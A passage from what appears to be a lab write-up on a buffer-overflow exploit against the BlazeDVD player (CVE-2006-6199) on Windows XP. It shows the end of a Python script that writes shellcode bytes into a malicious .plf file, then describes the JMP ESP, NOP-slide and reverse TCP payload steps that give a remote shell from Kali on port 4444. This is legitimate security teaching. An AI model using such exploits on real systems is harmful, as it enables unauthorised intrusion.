"\x91\x7f\xb9\xe2\x64\x4c\x7a\x74\x69\x99\x0c\x98\xd8\x74\x49"
"\xa7\xd5\x10\x5d\xd0\x0b\x81\xa2\x0b\x88\xb1\xe8\x11\xb9\x59"
"\xb5\xc0\xfb\x07\x46\x3f\x3f\x3e\x5b\x5c\x05\x5d\xbc\x5"
"\x82\x51\x2d\xb4\x9b\x37\x51\x6b\x9b\x1d" )

file.write(input)
file.close()
```

Figure 29 : Python script to generate the final exploit

Now we execute this script to generate our finalized exploit (exploitFinal.plf) and share it with the Windows XP machine.

2.7. Obtaining the Shell

Now that we have created our final exploit and shared it with the Windows XP machine, let us open the exploitFinal.plf on the BlazeDVD player through the debugger.




Figure 30 : exploitFinal.plf paused at the breakpoint

The screenshot above shows that upon opening the exploitFinal.plf file, the JMP ESP breakpoint will be triggered which pauses the program. Here we can analyze the overwritten values, and we can see that the ESP is currently the NOP slides, followed by our reverse TCP payload. Now we can press the F9 key to continue the program.

Figure 31 below shows that after continuing passed the breakpoint, the program is still running without crashing. This means that the exploit is successful. If we attempt to connect our Kali Linux machine to the windows XP machine using its TCP port 4444, we can see (Figure 32) that we have successfully been able to connect to the machine's shell.




Figure 31 : exploitFinal.plf does not crash the program




Figure 32 : Successful connection to the Windows XP machine shell

Now let us test the exploit without the debugger. As shown in Figure 33, the kali machine is able to access the root shell of the windows machine through the use of this exploit, meaning we created a working buffer overflow exploit.




Figure 33 : Successful access of root shell

References

- [1] "NVD - CVE-2006-6199," [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2006-6199#vulnCurrentDescriptionTitle>.
- [2] "CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer (4.0)," [Online]. Available: <https://cwe.mitre.org/data/definitions/119.html>.
- [3] "Buffer Overflow Software Attack | OWASP Foundation," [Online]. Available: https://owasp.org/www-community/attacks/Buffer_overflow_attack.
- [4] "Exploit (computer security) - Wikipedia," [Online]. Available: [https://en.wikipedia.org/wiki/Exploit_\(computer_security\)](https://en.wikipedia.org/wiki/Exploit_(computer_security)).
- [5] "Return Oriented Programming: Escaping Bad Characters to Own Root Shell – Turgensec Community," [Online]. Available: <https://community.turgensec.com/return-oriented-programming-escaping-bad-characters-to-own-root-shell/>.
- [6] "NOP slide - Wikipedia," [Online]. Available: https://en.wikipedia.org/wiki/NOP_slide.
- [7] "How to use msfvenom · rapid7/metasploit-framework Wiki · GitHub," [Online]. Available: <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>.